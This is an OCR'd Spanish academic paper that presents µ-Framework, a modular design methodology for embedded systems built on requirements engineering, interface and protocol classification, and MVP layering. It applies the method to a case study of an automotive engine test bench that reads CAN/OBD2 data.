Este concepto de generar diseños con módulos creados para operaciones no específicas no es nuevo. El reglamento llamado FAR (Federal Adquisition Regulations)[2] utilizado para adquirir materiales para entes gubernamentales en los Estados Unidos de América, prevé la adquisición de elementos genéricos de fabricación comercial para usos no críticos del ámbito militar. Esta figura se denomina COTS (Commercial Off The Shelf) y permite la compra de elementos NDI (Insumos No Desarrollables) que se comercializan regularmente a menor costo que los fabricados específicamente para uso militar. Entre las ventajas que aporta esta mecánica de adquisición están la rapidez, la actualización tecnológica constante, además del factor económico. Otro punto positivo por considerar es el mantenimiento más sencillo y menos especializado, tanto de software como de hardware.

Un factor que ha tomado preponderancia en los últimos años en los diseños integrados, es el de la seguridad. Es imprescindible tener en cuenta que, al conectar un sistema a

la nube, a internet o a una red (tanto LAN (Local Area Network) como WAN (Wide Area Network)), se lo expone a riesgos potenciales y crecientes de seguridad, aunque el dispositivo sea una simple cafetera. Es por esta razón que están comenzando a ofrecerse plataformas de desarrollo IoT con seguridad certificada, tanto software como hardware, por ejemplo, Microsoft a través de Azure IoT Edge[1].

Teniendo en cuenta los factores citados, µ-Framework propone un *road map* a seguir para obtener modelos embebidos funcionales compatibles con los nuevos lineamientos tecnológicos. Este marco conceptual incluye varias disciplinas como se muestra en la Figura 1.




Figura 1. Conceptos y disciplinas

2. Elementos de trabajo y metodología

Como se ha mencionado µ-Framework integra diferentes disciplinas que impactan desde lo formal hasta lo técnico en el proceso de diseño.

Algunos de los lineamientos se han tomado de Agile, por ejemplo, el de mejora continua y de MVP (Mínimo Producto Viable). MVP resulta interesante para ordenar los pasos del desarrollo, mostrar efectividad y aceitar la cooperación de los clientes visionarios o "earlyvangelists"[2] en el proceso de diseño. Estos usuarios claves, convencidos de las bondades del producto, son normalmente más tolerantes y predispuestos a dar la realimentación de los resultados de sus experiencias. Si bien los principios mencionados son más aplicables a sistemas informáticos, se aplican también a los sistemas embebidos fortificar y actualizar la metodología de desarrollo. La Figura 2 muestra las entradas y salidas finales de µ-Framework y los preceptos que toma como guías principales.




Figura 2. Entradas y Salidas

Las reglas de diseño de los sistemas integrados deben incluir a las nuevas tecnologías en los relevamientos, como puntos deseables y a veces indispensables.

Otro factor que se ha modificado es que actualmente la generación de un producto personalizado se ha vuelto menos frecuente. Entre las razones de esta disminución se encuentran las numerosas variantes de desarrollos y accesorios que se ofrecen en el mercado, cubriendo muchas de las necesidades que anteriormente generaban un desarrollo a medida. Dentro de las ventajas que otorga la estandarización del hardware y software de automatización, está la de no dejar en manos de proveedores únicos la operación de procesos críticos. Hace años era normal que el hardware que manejaba un proceso de fabricación hubiera sido diseñado especialmente y si el proveedor decidía no dar más servicio, comprometía la continuidad de la línea. En cambio, hoy en general, los procesos críticos están controlados por módulos comerciales no específicos, asegurando soporte y confiabilidad a través del tiempo.

Esta expansión en la oferta de opciones técnicas y la estandarización de software y hardware en pos de la operación y mantenimiento más seguros han influido en la forma de pensar un sistema. Los desarrollos actuales deben prever la integración, tanto horizontal como vertical (con sistemas pares o sistemas maestros).

Se han citado, a modo de ejemplo, dos factores que impactan en la forma de planear un desarrollo. El entendimiento de que un sistema actual no debe ser una solución aislada es fundamental. Es necesario llevar al mínimo las debilidades y apoyarse en las fortalezas para generar un producto preparado y permeable a nuevos requerimientos y principalmente a los nuevos requisitos de comunicación.

Un factor central para que el producto generado tenga las capacidades citadas, es que desde el instante cero del desarrollo, se prevean vías de expansión, conexión e integración. Una estrategia para cumplir ese objetivo es dividir la topología de diseño en bloques funcionales con entradas y salidas estandarizadas.

Como se verá a continuación la ingeniería de requerimientos cumple un papel protagónico en generar los

[1] https://azure.microsoft.com/es-es/services/iot-edge/

[2] Según Steve Blank en su libro "The Four Steps to Epiphany", usado como sinónimo de earlyadopter o cliente faro.

lineamientos y alcances, tanto tecnológicos como operativos, que definirán los bloques y su interacción.

Para explicar este marco conceptual, se propone recorrerlo a través de un caso de estudio: un banco de ensayos de motores.

2.1 Pasos para el desarrollo

Se propone a continuación una guía para el diseño de sistemas embebidos, aplicándolos luego a un caso de estudio.

Paso 1: LEL y escenarios

El primer paso es familiarizarse con el léxico y la terminología del entorno del proyecto. Tal como lo propone la Ingeniería de Requisitos tradicional el primer paso es generar el Léxico Extendido del Lenguaje (LEL)[3] e identificar y describir los escenarios.

El LEL es una especie de diccionario que contiene los términos utilizados en la jerga técnica y coloquial del lugar donde se realizará el relevamiento. El aporte del LEL fundamental en la incorporación del lenguaje natural que ayudará a reconocer el problema y facilitar así su modelización. Es en suma un tamiz del universo discursivo y nos ayudará a que la elicitación de requerimientos sea precisa.

Los escenarios en cambio definen entornos, protagonistas y roles. El contexto en que se define el problema, cuales son los actores que interactúan y los recursos con que se cuenta.

Aplicación al caso de estudio

En el caso de uso seleccionado, el banco de ensayo de motores, va a ser esencial saber interpretar términos como: *torque, revoluciones, curva de rendimiento, freno hidráulico, celda de carga, presión de aceite, intercambiador de calor, banco de rodillos, banquear, patas del motor, ensayar un motor, etc.* Existe una infinidad de palabras utilizadas para describir mediciones, elementos y operaciones aplicables a un banco de ensayos de un motor.

Los escenarios en que se desenvolverá el proyecto, contienen dos tipos de actores: ingenieros mecánicos, encargados de la parte de estructura e implementación mecánica, e ingenieros electrónicos que cumplimentarán los requisitos de adquisición y administración de datos, supervisión, control y conectividad. No está definido claramente el alcance en cuanto a lo técnico/funcional, en primera instancia debe interactuar con un motor o un vehículo y no prevé la posibilidad de cambiarlo rápidamente, como en un banco de motores comercial.

En resumen, en cuanto al LEL, existe una gran cantidad de léxico especializado que es necesario interpretar precisamente para que la operación de elicitación sea válida. No solo para comprender las necesidades sino para evaluar el costo beneficio de desarrollos adicionales que se incorporarán al MVP.

En lo que respecta a los escenarios, para encontrar usuarios claves o especializados se ha recurrido a otras universidades y empresas con instalaciones equivalentes. Se ha consultado con especialistas en electrónica automotriz para conocer los protocolos de intercambio de información, sus formatos y versiones y con fabricantes comerciales de sistemas de ensayo mecánico, para evaluar el tipo de estructura necesaria (banco o rodillos), las características de intercambio térmico para una instalación fija, el tipo de freno y su dimensionamiento.

Como no se cuenta con usuarios claves, se optó por formar referentes dentro del equipo que puedan guiar el desarrollo basándose en el estado del arte, evaluando opciones de mínima y máxima en cuanto a las prestaciones y dimensionando el alcance de la primera etapa del proyecto.

Un resumen gráfico de lo referido se puede ver en la Figura 3.




Figura 3: Objetivo del paso 1

Paso 2: Requisitos: tipos y niveles

El objetivo del paso 2 es obtener un diagrama de entradas y salidas y una lista de requisitos funcionales y no funcionales.

Los requisitos que definen un proyecto de implementación, son los que especifican las acciones que deberá ejecutar el sistema. La clasificación de estos requisitos, tal como indica la ingeniería de requisitos clásica, los divide en funcionales o no funcionales. Los funcionales tienen que ver directamente con las aptitudes del sistema, mientras que los no funcionales detectan necesidades colaterales, imprescindibles para el correcto desarrollo de las acciones descriptas en los funcionales.

Como los sistemas embebidos la interacción entre software y hardware es tan cercana es necesario definir diferentes niveles de abstracción. La separación en diferentes capas según las necesidades operativas, facilita la detección de los procesos a definir. Si se tomara como ejemplo un cajero automático, las acciones que espera que ejecute el cliente que lo opera, tienen que ver estrictamente con lo práctico (por ejemplo, hacer un depósito). Para completar esta acción, que se definirá como de Nivel 1, deben suceder otras, que se definirán como de Nivel 2: operaciones financieras (acreditar el depósito), mecánicas (leer los billetes), de seguridad (evitar fraude). Estas últimas, ya invisibles al usuario final, contienen también acciones de niveles superiores cada vez más específicas.

La correcta estratificación y jerarquización de los subprocesos que conforman el proceso final es fundamental

para los desarrollos embebidos. Si bien el postulado del manifiesto Agile pondera la capacidad de cambiar los requisitos en cualquier momento del proceso, en los sistemas integrados se hace complicado cumplir esa premisa. Por eso es indispensable que la división de tareas sea lo más detallada posible y se visualice el proceso como una cadena de subprocesos de diferente complejidad entrelazados y contenidos unos en otros.

Uno de los objetivos principales de la división de subprocesos en niveles (Ver Figura 4) es también prever y asegurar la integración y escalabilidad. En el ejemplo anterior del cajero automático, si se cambiara la lectora de tarjeta magnética por una que acepta también tarjetas con chip, solo debería cambiarse el módulo que maneja el hardware específico, si el entorno se encuentra normalizado (trama de datos / control / estado, líneas de comunicación, flags, alarmas, etc.). Seguir estos criterios de diseño puede ser la diferencia entre un costoso proyecto de upgrade y una actualización remota automática.




Figura 4. División de procesos

Aplicación al caso de estudio

Es necesario en primer lugar definir los requisitos funcionales que debe tener el sistema para analizar su factibilidad. Es fundamental para evitar frustraciones y no incluir premisas imposibles desde un comienzo. Las habilidades mínimas con que debe contar el producto para ser viable definirán el MVP y los mojones (milestones) serán los objetivos parciales a cumplir posteriormente. Las iteraciones (en Agile llamados Sprints) irán generando ciclos de entrega que corregirán el MVP e irán sumándole funcionalidades.

Aplicándolo a nuestro caso de estudio los requisitos funcionales básicos del sistema son:

- El sistema deberá tomar los datos de un motor a explosión de un automotor, almacenarlos y procesarlos.
- Los datos se obtendrán durante el ensayo, algunos se mostrarán en tiempo real en un monitor y otros se procesarán luego.
- Los datos principales son RPM, TORQUE, TEMPERATURA DEL BLOCK, CONSUMO DE COMBUSTIBLE, TEMPERATURA DE GASES DE SALIDA.
- El sistema deberá adquirir datos de varias fuentes posibles (Sensores del motor, sensores externos, tramas digitales (OBD2, CAN)).
- El sistema deberá contar con un botón de parada de emergencia.
- El sistema deberá operarse en forma automática, semiautomática o manual.

Los requisitos no funcionales serían:

- El error en muestras analógicas debe ser menor al 2%.
- El lapso mínimo entre muestras deberá ser de 1 ms.
- El sistema, en lo que a adquisición de información se refiere, se calificará como no crítico, por lo que no es necesario prever tolerancia a fallos.
- Se deberá prever almacenamiento en disco externo, tarjetas de memoria, pen drives y repositorios web.

Dada esta toma de requisitos inicial, se analiza con los medios con que se cuenta actualmente para planificar la dirección del desarrollo. Si bien no se cuenta todavía con un motor, se cuenta con un vehículo al cual se le pueden realizar mediciones y pruebas no invasivas o destructivas. Para eso, deben tomarse datos de su trama digital (puertos OBD2 y CAN) y pueden agregarse sensores.

En base a la información con que se cuenta, se puede comenzar a delinear un MVP conectado a la trama digital que almacene información para posterior análisis y muestre en tiempo real RPM, TORQUE y CONSUMO. Para terminar de definir el MVP es necesario determinar las interfaces.

Paso 3: Definición de interfaces

Más allá del resultado de los requisitos funcionales la especificación de las interconexiones internas y externas del sistema en entornos embebidos merece un tratamiento especial. El camino para definir las necesidades de interconexión de un sistema se puede dividir en:

- *Interfaces operativas*
- *Interfaces de expansión*
- *Interfaces a redes*

Interfaces operativas

Las interfaces operativas son las que tienen que ver con las necesidades actuales del sistema. Las conexiones a otros sistemas o repositorios existentes. Estos sistemas se clasifican a su vez en:

- *Sistemas pares*
- *Sistemas maestros*
- *Sistemas esclavos*

Los sistemas pares son aquellos iguales o de características similares, que comparten funcionalidades del mismo nivel. Por ejemplo, en el caso de una inyectora de plástico, podría ser la relación con otra inyectora similar para

compartir un solo repositorio de datos, o un mismo sistema de alimentación de materia prima.

Los sistemas maestros son los que administran y manejan nodos de producción, volviendo al caso de las inyectoras de plástico un tablero de control que consolide la información de varias inyectoras, informando de sus funcionamientos en forma centralizada.

Los sistemas esclavos son sistemas cuya operación depende del sistema maestro. En el ejemplo utilizado, sería el control de una tolva que puede abastecer a la inyectora de materia prima.

Interfaces de expansión

Las interfaces de expansión son aquellos que teniendo en cuenta la posibilidad de que el sistema necesite sumar funcionalidades actuales o futuras, deja abierta la posibilidad de conexión a través de una vía normalizada. Volviendo al ejemplo de la inyectora, podría ser un puerto paralelo para generar reportes de fin de jornada en impresoras de matriz de punto, o un puerto HDMI para conectar un monitor extra.

Interfaces a redes

Los interfaces a redes son los que proporcionan salidas a redes de datos (PAN, LAN o WAN). Pueden ser redes Ethernet, Bluetooth, Zigbee, RF y son configurables. En general se conectan a un nodo que oficia de repositorio de datos o a la web a repositorios en la nube. Estas opciones también incluyen Big Data, Cloud Computing o Almacenamiento en la nube.

La información en estos casos tiene mayor volumen que en el caso de las interfaces anteriores. El mayor ancho de banda y las posibilidades de almacenamiento en la nube se convierten en herramientas poderosas para el procesamiento estadístico o inteligencia de negocio (BI).

Un concepto fundamental a la hora de especificar las vías de comunicación que tendrá el sistema con el exterior es que la integración, y la conectividad permitan generar información de producción o control disponible en la web. Estas potencialidades tanto operativa como comercialmente son importantes puntos a favor de un diseño.

Paso 4: Definición de entradas, salidas, mensajes y protocolos

El mapa mental de nuestro desarrollo, en este punto debería comenzar a materializarse. Los escenarios, actores y requisitos deberían comenzar a definir los alcances del MVP. Pero para asegurar la capacidad del proyecto de ir creciendo tanto horizontal como verticalmente es necesario definir las formas y lenguajes de comunicación. Se debería pensar el proyecto como un conjunto de módulos o tomando el concepto electrónico, cuadripolos conectados entre sí estratégicamente para cumplir una función. Para ayudar a generar el mapa de módulos de un proyecto es necesario dividirlos en diferentes categorías según su ubicación y función.

Según su ubicación:

- Módulos de borde
- Módulos internos

Y según su función:

- Módulos de control
- Módulos de proceso
- Módulos de operación
- Módulos de estado
- Módulos de entrada/salida

Cada uno de ellos cuenta con características propias y dividirlos es una forma metódica de comenzar a definir sus funciones dentro del proyecto.

Para caracterizar un módulo según su ubicación se deberá preguntar: ¿Qué contacto tiene el módulo con el exterior? / ¿Entrega o toma datos/señales/comandos? La importancia de estas preguntas simples es determinar qué módulos son las puertas de entrada y salida de información.

A su vez los protocolos de comunicación se clasifican en internos y externos. Los protocolos internos comunican los módulos entre sí, pero no salen al exterior. Los externos son los que determinan las opciones de conectividad del diseño.

Esta clasificación diferencia no solo la función y puntos de conexión de los protocolos sino sus características eléctricas, operativas y la compatibilidad. Ejemplos de protocolos internos son: SPI, I2C, Serie, PWM, Paralelo. Estos protocolos conforman las redes interiores del proyecto y en muchos casos forman los buses de comunicación que unen los módulos internos. La capa física de estos protocolos se adapta a las características del bus interno del sistema (5V o 3,3 V, por ejemplo).

Los protocolos externos, no unen módulos entre sí, sino que son los que le dan las opciones de conectividad al proyecto. Algunos ejemplos de normas/protocolos externos son: Modbus, Ethernet, USB, Zigbee, CAN, Profibus, Bluetooth, WIFI.

Los protocolos externos poseen normas eléctricas y mecánicas que definen su implementación física por ejemplo MODBUS puede implementarse en RS-232, RS485, RS422 o Ethernet (IEEE803.3) sobre 10BaseT o 10Base2.

La necesidad de categorizar los protocolos radica en comprender las necesidades de conectividad internas y externas del proyecto. Un módulo diseñado para el ambiente industrial podría prescindir de comunicación Bluetooth, pero no de comunicación USB o el RS232. El tipo de protocolo de conexión de cada módulo, también los clasifica ya que aquellos que tengan en su entrada y salida protocolos interiores serán módulos internos, mientras que, si tienen protocolos externos en su entrada o salida, serán módulos de borde.

Los mensajes enviados entre los módulos internos son de cuatro tipos diferentes:

- Mensajes de Estado
- Mensajes de Control
- Mensajes de Datos
- Mensajes de Alerta

Los mensajes de estado son los que informan sobre el funcionamiento de los módulos internos. Por ejemplo, entran en esta categoría los mensajes de Ocupado / Disponible que sería la respuesta de un módulo al recibir un mensaje que pida información sobre su disponibilidad.

Los mensajes de control son los que disparan acciones dentro del sistema e indican la necesidad de poner algún proceso en marcha. Por ejemplo, un mensaje para comenzar

la recolección de datos. Los mensajes de alerta son mensajes de control de alta prioridad, que deberían transmitirse en los canales de mayor velocidad.

Los mensajes de datos son aquellos que ingresan, envían o intercomunican información. Estos mensajes pueden conectar el proyecto con el exterior o ser entre módulos internos. Aquí se puede obtener otra clasificación complementaria que resulta útil fundamentalmente en topología complejas de diseño, que es la de mensajes de I/O o mensajes inter modulares. Diferenciarlos colabora con un correcto diseño del formato de la trama. Mientras que los mensajes de I/O deben tener en general un formato normalizado ya que interactuarán con actores externos al diseño, los inter modulares pueden tener una trama propietaria.

Un ejemplo claro de esta clasificación, aplicable al caso de uso seleccionado, se da en los automóviles actuales que tienen varios buses CAN con tramas propietarias que comunican sus numerosos módulos internos y mensajes normalizados para sus salidas ODB2.

La definición de módulos según su función es fundamental a la hora de aislar y asignar tareas. Cuando se define el MVP, debe considerarse cuales son los caminos para escalar el proyecto y llevarlo a su alcance final. Para ejecutar esa tarea correctamente es necesario segmentar las operaciones, asignarlas a diferentes módulos y determinar correctamente los protocolos de entrada y salida, para que, de esa forma, permita el desarrollo por capas sin necesidad de rediseñar constantemente las anteriores.

Para continuar con la clasificación de los módulos, los de control se definen como aquellos que no actúan sobre el sistema, sino que lo supervisan y generan mensajes que provocarán acciones en los módulos de proceso y estado.

Los módulos de proceso son los que realizan análisis y ejecutan procedimientos que informan a otros módulos de operación sobre acciones a realizar, por ejemplo, un módulo que cada 10 ms. ordena actualizar un dato en un display.

Los módulos de operación son los que realizan operaciones específicas, reciben órdenes para ejecutar tareas. Por ejemplo, el módulo que escribe en el display del ejemplo anterior.

Los módulos de estado son aquellos que disponen de la información de cómo se encuentran diferentes dispositivos y variables interiores y exteriores. En algunos diseños más pequeños se fusionan con los módulos de control. Por ejemplo, los módulos de estado consultan la temperatura, nivel de tensión, consumo y consolidan los datos para determinar el nivel operativo de la unidad.

Los módulos de entrada/salida son los que comunican el diseño con el exterior intercambiando datos y conectando líneas de control y señalización.

En un diseño, del punto de vista de la codificación los módulos pueden ser una subrutina, un conjunto de subrutinas y funciones, una biblioteca, o un programa independiente. Lo importante es tener definidos los alcances de cada módulo y que cumpla con las reglas impuestas de formatos de entrada y salida.

En la Tabla 1 se dan algunos ejemplos de módulos, según lo descripto anteriormente.

Tabla 1. Tabla de módulos

Tipo	Función	Ejemplo
Control	Supervisión	Watchdog
Proceso	Decisión	Cruce por cero
Operación	Ejecución	Conversor A/D
Estado	Información	Estado de bomba
I/O	Intercambio	Botón de parada

En la Figura 5 se grafican los modelos de un conjunto de módulos que interactúan en un diseño.




Figura 5. Procesos y mensajes

Aplicación al caso de estudio

Para el banco de prueba de motores, es necesario especificar primero la CPU, una unidad central de proceso que tomará datos aportados por diferentes módulos y los mostrará y exportará en batch o tiempo real. Eso implica la definición de una primera capa de proceso que tendrá como protocolo de entrada y salida I2C, un protocolo multimaestro y multiesclavo, que resulta ideal como transporte para buses internos. Si bien en general los desarrollos embebidos están más cerca de la arquitectura Harvard (que Von Neumann) porque el almacenamiento del programa es interno, la clasificación que se ha propuesto se basa específicamente en lo funcional. Entonces el primer módulo será de proceso, interno con entradas y salidas I2C. Como se ve en la Figura 6, se toman también como entradas y salidas los ports digitales y el interfaz serie asincrónico para conectar fundamentalmente módulos de borde. En caso de ser necesario puede habilitarse también el SPI sin ninguna penalidad, salvo la de dejar los pines libres, en previsión de futuras expansiones.




Figura 6. Módulo Central

Serán necesarios módulos de borde para recibir tramas CAN y decodificarla. En caso de que la CPU tenga entradas y salidas CAN (microcontroladores de la familia STM32, por ejemplo) sólo decodificarán las tramas de nivel superior y harán la adecuación de niveles eléctricos. En caso de no contar con ellas también codificarían a I2C. Se tomarán en cuenta las dos posibilidades (Ver Figura 7).




Figura 7. Módulo CAN de borde

Con los mismos criterios utilizados anteriormente se tendrán que generar los módulos de:

- Adecuación de señales
- Ethernet
- USB
- HDMI
- Display interno
- Tarjeta SD
- Control de parada emergencia
- Supervisor

Como no se tiene la certeza de cuáles serán las fuentes de datos a procesar, las definiciones de entrada y salida deberán ser amplias, dado que el mismo desarrollo se deberá poder usar en ambos escenarios.

Paso 5: Determinación del MVP

En este punto, es necesario tener algunos conceptos fundamentales en cuenta. Es diferente determinar el software mínimo que el hardware mínimo. Definir el MVP no es necesariamente definir los alcances del producto final, es solo una parte de ese proceso, un eslabón en la cadena. Para que esto pueda cumplirse es fundamental mantener y propiciar los conceptos de modularidad e integración, pero principalmente cumplir con las definiciones de estandarización de entradas, salidas y protocolos de comunicación, tal como se detalló en el apartado anterior.

Antes de comenzar a definir el MVP debemos imaginar el proyecto como una cebolla o una muñeca rusa, con capas concéntricas relacionadas entre sí. Cada capa deberá estar preparada para conectarse con la capa anterior y recibir las conexiones de la capa siguiente. Esto implica que la correcta definición de entradas y salidas y de las capacidades y velocidades de proceso en este paso son vitales.

La utilidad del MVP en Agile es entregar al cliente algo mínimamente operativo que irá mejorándose y completándose en los springs siguientes. En sistemas embebidos, si bien esa ventaja está presente, el MVP ayuda a resolver el problema del orden del desarrollo. **El objetivo es discernir lo fundamental de lo accesorio, sin perder de vista el desarrollo completo**. Como se mencionó anteriormente las modificaciones en sistemas embebidos no son tan sencillas por estar el software y el hardware estrechamente ligados, entonces al ir tomando decisiones es necesario ver la foto completa.

Una vez definidos los módulos, se evalúa cuales forman la primera capa de desarrollo, los más cercanos a la funcionalidad básica.

En general esa capa la ocupan las unidades funcionales básicas como la CPU y hardware necesario para el desarrollo, por ejemplo, los puertos USB. En la segunda capa se encuentran los periféricos y módulos de estado. En la tercera los que manejan las entradas y las salidas. En la cuarta los de presentación gráficas e interfaces.

Esta división, si bien subjetiva, ayuda a orientar la forma de poblar el modelo, pero muchas veces el orden lógico se ve modificado por razones presupuestarias, o de logística. Piezas que no llegan a tiempo, detenidas en la aduana o que por su precio todavía no han podido adquirirse. La gran foto del proyecto, también debe tener en cuenta esas vicisitudes.

Más allá del orden el MVP debe ser una parte del diseño que abarque los requisitos básicos y permita demostrar la efectividad del desarrollo, para generar confianza aportando resultados intermedios y delinear con más precisión las siguientes etapas del proyecto.

Aplicación al caso de estudio

El núcleo del desarrollo del banco de motores será la plataforma de desarrollo el ATMEGA 2560 junto con uno o más microcontroladores F103C8T6. Los productos comerciales que ofrecen estas alternativas son Arduino Mega y STM32 “Blue Pill”. Ambos cuentan con conexión USB para facilitar su programación y seguimiento de código. Lo principal en este caso es lograr tomar datos de manera consistente de un automóvil, ya sea de su bus digital de información, o a través de sensores existentes o complementarios.

Para terminar de definir el sistema mínimo, es necesaria la interfaz de datos. Para ello se utilizarán dos tipos de módulos: el conversor AD de 16 bits ADS1115 y la interfaz CAN (A1050 + MCP2515), que se encargarán de tomar información del bus CAN y de los sensores. En ambos casos son módulos de expansión disponibles en el mercado.

Los buses a utilizar son I2C en el caso de los conversores AD y SPI en el caso de la interfaz CAN.




Figura 8. Módulos que forman MVP

Los módulos mostrados en la figura 8, constituyen la unidad funcional mínima entregable, pero además los módulos básicos de desarrollo. Una vez que el sistema es capaz de activar la unidad de proceso y tomar información analógica y digital, es necesario analizar, almacenar y consolidar la información.



Figura 9. Pruebas de mensajes CAN

En este momento (octubre 2018) se encuentra finalizada la capa de proceso y toma de datos. Para ello se desarrollaron varios submódulos que permitieron completar esta etapa, por ejemplo, un analizador de tráfico CAN y un generador de mensajes para manejar un tablero de instrumentos de control digital como se ve en la figura 9. Se utilizó un tablero de instrumentos porque genera y recibe mensajes CAN de varios tipos, es transportable y económico.

Cabe aclarar que para finalizar la primera etapa fue necesario visitar especialistas en talleres de electrónica automotriz, y realizar una trabajosa investigación ya que las implementaciones del protocolo CAN de buses internos son propietarias de cada modelo o marca.

Los detalles técnicos (circuitos, códigos, tramas, etc.) se incluirán en la tesis sobre µ-Framework que está en elaboración para presentar como trabajo final de la Maestría en Informática y se obvian en este trabajo por ser muy extensos.




Figura 10. Capas de desarrollo

Paso 6: Iteraciones de desarrollo

Una vez alcanzado el MVP, se procede con el desarrollo de las capas siguientes considerando siempre el orden propuesto de antemano, respondiendo a una estrategia de implementación (figura 10). Aplicado al caso de estudio, la etapa siguiente a la generación del MVP incluye el almacenamiento, la comunicación de información operativa básica y la expansión de las fuentes de adquisición de datos.

